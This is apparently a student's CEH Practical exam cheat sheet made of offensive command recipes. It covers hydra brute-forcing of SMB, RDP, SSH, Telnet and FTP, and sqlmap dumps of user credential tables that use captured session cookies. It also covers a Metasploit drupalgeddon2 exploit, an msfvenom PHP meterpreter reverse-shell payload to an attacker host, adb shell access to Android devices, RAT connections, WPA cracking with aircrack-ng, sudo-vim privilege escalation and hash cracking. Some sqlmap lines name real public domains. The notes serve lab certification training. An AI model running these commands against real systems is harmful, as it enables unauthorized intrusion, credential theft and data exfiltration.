Scanning & Enum Commands:  
Domain admin name:

**FQDN:**  
sudo nmap --script smb-os-discovery –p 445 ip/24(look for fqdn mention)

**Mercury Services:**  
nmap -sV -p 25,80,110,143 <ip-subnet>

Need to Perform the same scan on all three subnets i.e. 10.10.1.0/24, 192.168.0.0/24, 172.20.0.0/24 -->

**Product Version of domain controller:**

----1------  
ldap port -> 389.

-> nmap -p 389 -sV -iL targets.txt

-> ldapsearch -x -h 389 192.168.215.130 -b "DC=CEH,DC=com"

->ldapsearch -x -h 389 192.168.215.130 -p 389 -b "DC=CEH,DC=com"

----2-----

-> sudo nmap --script smb-os-discovery -p 445 -T4 192.168.215.130

Example:

OS: Windows Server 2022 Datacenter 20348 (Windows 10.0 Build 20348) then ans will be=> 10.0.20348

Service running on specific ip:

Version of ip running in specific range :  
  
**Least Severity:**

Use openvas or

nmap –script vuln ip/acunetix.com

**Bruteforce (hydra):**

**DVWA:**  
DVWA Login Bruteforce:  
 1. hydra -L username.txt -P pass.txt 127.0.0.1 -s 42001 http-post-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect."

**Smb:**

-> port 139 or 445  
-> hydra -t 1 -v -L username.txt -P pass.txt smb://192.168.215.130

-> hydra -t 1 -v -L username.txt -P pass.txt 192.168.215.130 smb

-> to checkfolders : smbmap -u Test-p Test-H 192.168.215.130 (scan directories.ex: cehtools>users)

-> smbclient -U Test//192.168.215.130/users [ enter pass for Test then]

-> or smbclient \\\\10.10.55.X\\share\_name -U user%password123

->ls-> cd-> doc/desktop-> get <file>

-> get secret.txt ~/Desktop/falg2.txt or more secret.txt

**RDP:**  
**->** sudo nmap -p 3389 --open -sV 192.168.215.129/24

-> hydra -t 1 -v -L username.txt -P pass.txt rdp://192.168.215.130

-> hydra -t 1 –v –l test -P pass.txt rdp://192.168.215.130

-> use remmina to locate hide.cfe file

->login via ftp to get the file in parrot

-> or, xfreerdp /u:username /p:password /v:IPAddress

-> decrypt hashcat/john the ripper

->crc32 (<https://emn178.github.io/online-tools/crc/> )or crc32 <filename>--->use windows ,for linux use linux terminal

**Remote Linux/windows:**

-> scan for ssh or telnet or ftp ports as remote login can be either of them

**SSH: p 22**

-> hydra -L username.txt -P pass.txt -t 4 192.168.215.133 ssh

-> hydra -vV -t 1 -w 10 -L username.txt -P pass.txt ssh://192.168.215.133 (if normal command doesnot work then these flags)- will take time

-> hydra -vV -L username.txt -P pass.txt -t 1 -w 5 192.168.215.133 ssh

-> find / -type f -name target.txt 2> /dev/null

-> find / -name "secret.txt" 2>/dev/null

-> cat <target.txt>

**Telnet: p 23**

-> hydra -l admin -P passlist.txt -o test.txt x.x.x.x telnet

-> telnet hostname\_or\_ip port\_number

-> find / -type f -name target.txt 2> /dev/null

-> find / -name "secret.txt" 2>/dev/null

-> cat <target.txt>

**Ftp:**

-> hydra -t 1 -v -L username.txt -P pass.txt ftp://192.168.215.130

-> find / -type f -name target.txt 2> /dev/null

-> find / -name "secret.txt" 2>/dev/null

-> cat <target.txt>

**SQL:**  
Sqli

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 --dbs

OS-command injection to retrieve a specific file – dvwa

--------

-> sqlmap -u "[http://test1.ceg.com/search.php?q=test"](http://cinema.cehorg.com/search.php?q=test%22) --cookie="PHPSESSID=your\_ session\_id" --dump

-> sqlmap -u "[http://test1.ceg.com/search.php?q=test"](http://cinema.cehorg.com/search.php?q=test%22) --cookie="PHPSESSID=your\_ session\_id" --dbs

-> sqlmap -u "[http://test1.ceg.com/search.php?q=test"](http://cinema.cehorg.com/search.php?q=test%22) --cookie="PHPSESSID=your\_ session\_id" -D database\_name --tables

-> sqlmap -u "[http://test1.ceg.com/search.php?q=test"](http://cinema.cehorg.com/search.php?q=test%22) --cookie="PHPSESSID=your\_ session\_id" -D database\_name -T users –columns

-> sqlmap -u "[http://test1.ceg.com/search.php?q=test"](http://cinema.cehorg.com/search.php?q=test%22) --cookie="PHPSESSID=your\_ session\_id" -D database\_name -T users -C username,password --dump

------

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 –dbs

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database\_name -

-tables

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database\_name - T table\_name –columns

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database\_name - T table\_name -C Flag --dump

------

1. now in parrot os, open firefox and login into the website given and details.
2. Go to profile and and right cleck and inspect and console type “document.cookie” you will get one value.
3. Open the terminal and type the below commands to get the password of other user.
4. sqlmap -u "[http://www.justwatch.com/viewprofile.aspx?id=1"](http://www.moviescope.com/viewprofile.aspx?id=1%22) --cookie="mscope=1jwuydl=;" –-dbs
5. sqlmap -u "[http://www.justwatch.com/viewprofile.aspx?id=1"](http://www.moviescope.com/viewprofile.aspx?id=1%22) --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moveiscope – -tables
6. sqlmap -u "[http://www.justwatch.com/viewprofile.aspx?id=1"](http://www.moviescope.com/viewprofile.aspx?id=1%22) --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moviescope -T user-Login – -dump

**Website:**

---Drupal---

-> nikto –h ....

->msfconsole

-> search drupalgeddon2

-> use exploit/unix/webapp/drupal\_drupalgeddon2

-> set RHOST 10.10.55.50

-> set RPORT 80 # Ensure the port is correct for HTTP

->run

-> find / -name Flag.txt 2>/dev/null

**DVWA:**  
**Commad injection or**

**This is a file upload vulnerability**

1. msfvenom -p php/meterpreter/reverse\_tcp LHOST=<attacker-ip> LPORT=<attacker-port> -f raw > file.php
2. msfdb init && msfconsole
3. use multi/handler
4. set payload php/meterepreter/reverse\_tcp
5. set LHOST=attacker-ip
6. set LPORT= attcker-port
7. run

**Android:**

1. ->From the first nmap scan try to on which IP port 5555 is running.That IP is running a android emulator or can verify it by seeing the output
2. -> nmap –p 5555 ip/24 or
3. -> nmap -p 80,443,8080,8443,5228 --open 10.10.55.0/24
4. Using adb Shell:
   1. adb connect x.x.x.x:5555
   2. adb devices -l
   3. adb shell
   4. pwd
   5. ls
   6. cd Download
   7. ls
   8. cd sdcard
   9. Find / -name “Scan Folder” -ls 2> /dev/null or **find** **/** -type d -name "dir-name-here" 2**>/**dev**/**null
      1. <https://www.cyberciti.biz/faq/howto-find-a-directory-linux-command/>
   10. Download the folder or file
       1. adb pull sdcard/log.txt /home/mmurphy/Desktop
   11. To calculate the sha384 hash of the file
       1. sha384sum /path/to/your/file

* Locate and Pull Image File:

-> adb shell find /sdcard/ -name "*.jpg" -o -name "*.png"

-> adb pull /sdcard/Downloads/CEH.jpg ./ceh.jpg

* Extract Hidden Data with Steghide:

-> steghide extract -sf ceh.jpg or use openstego

1. Using PowerSploit:
   1. Install PowerSploit:
      1. git clone <https://github.com/aerosol-can/PhoneSploit>
      2. cd PhoneSploit
      3. pip3 install colorama
      4. OR
      5. python3 -m pip install colorama
   2. Run Phonesploit:
      1. python3 phonesploit.py
      2. Type 3 and Press Enter to Connect a new Phone OR Enter IP of Android Device
      3. Type 4, to Access Shell on phone
      4. Download File using PhoneSploit
         1. Type 9, Pull Folders from Phone to PC
      5. Enter the Full Path of file to Download
         1. sdcard/Download/secret.txt
      6. To calculate the sha384 hash of the file
         1. sha384sum /path/to/your/file
2. \*\*\*To calculate entropy use:  
    We've three elf files, now we need to calcolate entropy for each of them using this command: ent file.elf
3. If ent not installed then: sudo apt update
4. sudo apt install ent

**RAT:**  
Step 1: run nmap scan on 192.168.0.0/24.

cmd : nmap -Pn -sV -O 192.168.0.0/24 -oN nmap\_output\_0.0.txt

Step 2: From the nmap output find the windows machine. And see the ports running for windows machine.for example :1177, 8003

Step 3: start netcat listener on parrot machine

Cmd: netcat -lvp 1234

Step4 : now we will have the connection with the windows machine from here.Search the sa\_code.txt and get the answer

Note: netcat basics https://www.kalilinux.in/2021/01/netcat-linux-tutorial.html

Answer 02:

Step1. find the windows machine

Cmd:Nmap -O network/ip

step2: find the open ports for windows machine

cmd: nmap -p- --open <windows\_ip

step3: search google using the open ports.From google you will find the RAT name.

ex: which rat tool use port 1177


step 4:Open the rat application and enter the ip and port.The machine will contains 4 RAT application.Only 1 would work.Hints, Some of the which has server.exe or client.exe along with the main executable


step 5: Strongly recommended that, please complete the LAB from module 7 lab 1: njrat, prorate,Mosucker, theef

**Wifi:**  
->Use air-crack for cracking.And you will get the answer **/flag**

cmd: aircrack-ng -w pathto/password.txt path\_to\_pcap\_file.cap [this works]

-> Aircrack-ng –j wifi test.cap





-> aircrack-ng -a2 -b 02:1A:11:FF:D9:BD -w /usr/share/wordlists/rockyou.txt wifi.hccapx (2nd method is faster)\*\*

----------

-> airodump-ng Wificap.cap

-> airodump-ng --bssid BSSID --channel CHANNEL -w outputfile Wificap.cap

-> aircrack-ng -w /path/to/wordlist.txt outputfile-01.cap

**OpenVas**

Log in to OpenVAS. Create a New Target:

Configuration Targets New Target.

Set target ip .

Create a New Task:

Scans Tasks New Task. Select target 192.168.44.32 . Choose scan configuration.

Run the Task:

Start the scan.

View the Report:

Scans Reports View the report. Sort vulnerabilities by severity.

**File Steganography:**  
-> SNOW.EXE -C -p "pass" filename.txt

->snow -C -p "<password>" <filename>.txt (then it will show the

content of file.txt content) (copy the file to the snow file location if necessary)

-> stegsnow -p password -C restricted.txt output.txt (kali)

**Image Steganography:**

-> decode using OpenStego

**Privilege Escalation:**

-> scan the network for remote login(ssh/telnet)

-> ssh test@ip

->check sudo privileges : sudo –l


-> swith to root if possible: sudo –i

->cd/

-> ls –IR

->if sudo vim allowed then:  
-> press : then type :!sh or :!bash

----or--



:!whoami

[No write since last change]

root

->To get the filepath: find . -name secret.txt

-> find / -name "test.txt" 2>/dev/null

->Component of the file: cat givenfilePath (ex- home/cehprac/secret.txt)

**Version of Malware Sample: Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools**

-> use exiftool mal.file

-> DIE

**Malware entryPoint:**

-> PEiD (Malware analysis tool\static analysis\packaging and obfuscation folder)

->or use DetectitEasy

**Malware Header:**

-> First memory segment loaded by the OS loader (usually .text section linux elf)

-> open DIE and load the executable

-> switch to elf tab to see program headers


-> use exif

<https://intezer.com/blog/elf-malware-analysis-101-initial-analysis/>

readelf -l hello # for PT\_LOAD

readelf -h hello # for entry point

objdump -d hello # to disassemble



Or,

-> Copy file from window to linux: scp Administrator@192.168.X.X:"C:\Users\Admin\Documents\Strange\_File-1" ~/Desktop/

-> file Strange\_File-1


If elf-> readelf, die


If PE32+ executable → use Detect It Easy, Cutter, or pefile.p


-> readelf -l Strange\_File-1


-> objdump -p Strange\_File-1 | grep "PT\_LOAD [0]"

The output should show information about PT\_LOAD(0), including the 'p\_filesz'







We look for the first substring that matches the given reg ex( ex: NNNaNNaa)

**RAT**

-> https://ceh-practical.cavementech.com/module-7.-malware-threats/1.-gain-access-to-systems-with-trojans

**Cryptography:**  
-> john --format=Raw-MD5 --wordlist=rockyou.txt Hash2crack.txt

**Python server:**  
->in windows folder where the flag fileis: python -m http.server 8000

-> from parrot: wget http://192.168.200.95:8000/pythonserver.txt

**Mobile:**  
-> nmap -p 80,443,8080,8443,5228,5555 --open 10.10.55.0/24

-> adb connect x.x.x.x:5555

-> adb devices -l

-> adb shell

-> pwd

-> ls ->cd Download->ls->cd sdcard (search for files)

-> adb shell "find /sdcard/Scan -type f -name 'TestFile'"

->or , adb shell find /sdcard/ -name "*.jpg" -o -name "*.png"

->adb pull /sdcard/Downloads/CEH.jpg ./ceh.jpg

-> Calculate entropy value: ent test.elf (update & sudo apt install ent)

-> sha384sum test.elf

-> steghide extract -sf island.jpg or use openstego(no pass required)

**Veracrypt:**

**->** hash-identifier b0b9d4d024430f1422ebdf433dea8afe

-> https://crackstation.net/

-> <https://www.tunnelsup.com/hash-analyzer/>

-> hashcat –m 0 hashes.txt /usr/share/wordlists/rockyou.txt

-> john --format=raw-md5 hash.txt

->